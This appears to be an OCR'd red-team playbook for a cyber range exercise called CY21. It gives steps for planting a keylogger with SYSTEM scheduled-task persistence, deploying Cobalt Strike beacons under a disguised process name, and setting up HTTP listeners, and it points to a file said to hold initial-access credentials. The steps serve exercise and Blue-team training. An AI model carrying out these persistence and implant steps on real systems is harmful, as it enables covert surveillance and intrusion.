CY21

Execution Flow

Day 0 Malware Installation

DC Compromise

Data Exfiltration

Stealth Scan

Lateral Movement

SCADA Attacks

Day 0 Malware Installation

Range Checks

Range Setup Checklist

- [ ] Initial access achieved via built-in exercise scenario
- [ ] Malicious emails/documents staged and notionally clicked by phished users
- [ ] keylogger.exe is present on the system
- [ ] Beacons loaded and configured per instructions

Artifacts

Artifacts:

- [ ] Beacon process with obvious/misspelled name: *scvhost.exe*
- [ ] Beacon executing noisy callbacks over burnable IP addresses
- [ ] Burnable Keylogger Hash (MD5): 2aded6d5ed6d9f3318e29ab5381612a8
- [ ] Burnable IP addresses

> NOTE TO RED

References

SWCUEngine: https://www.sans.org/blog/red-team-tactics-hiding-windows-services/

Burnable Keylogger: https://github.com/GiacomoLaw/Keylogger

CS Keylogger: https://blog.cobaltstrike.com/2012/12/12/keystroke-logging-with-beacon/

CS Staykit: https://github.com/0xthirteen/StayKit // https://posts.specterops.io/move-faster-stay-longer-6b4efab9c644

Playbook

All pre-staged implants are being placed using the HR Admin user creds


Keylogger

GiacomoLaw Keylogger


Usage:

1. Run keylogger.exe in `C:\Windows\ServiceProfiles\NetworkService\appdata\Local\Temp`
2. Roll your face across the keyboard and see if the keystrokes logged
3. Append keylogger.exe to a SYSTEM-level scheduled task as shown below this will allow it to re-run after ghost users login/logout Ghost users run on a 15-minute schedule


> **Note to Red:** this is a burnable keylogger and its hash will be provided to the Blue team as an intel drop. Reference the Cobalt Strike keylogging function for a sneakier option if needed.



Create a New Task



Configure the name and privileges




Configure the trigger to run at logon

Beacon


Initial Access Beacon


- Beacon will be established on HR00
- Initial access login and password is located on GitHub: https://github.com/mad1070/CY2021/blob/main/Updated%20CY21%20-%20RED%20Team%20Attack%20Matrix%20and%20Enclave%20List.xlsx
- Use address spaces assigned to your Team via GitHub: https://github.com/mad1070/CY2021/blob/main/Attributable-IP-Blocks.txt

Begin with Cobalt Strike Teamserver open in one window and HR00 open in another





Create (1) Listener within APT 399 (HTTP) address space






Create an attack to ferry over to HR00 box






Artifact Only Beacon (this is for blue team effects only)


1. Create Team Server without C2 profile
2. Create HTTP listeners with arbitrary IP addresses from the spare IP ranges listed at the end of this walkthrough
3. Create payloads for listeners and execute on Orange victim computers--ensure mixture of both user and server endpoints
4. Ensure payloads create running processes--make sure that Blue Teamers can use things like procmon/Bro/Zeek/Rita/Etc to find...



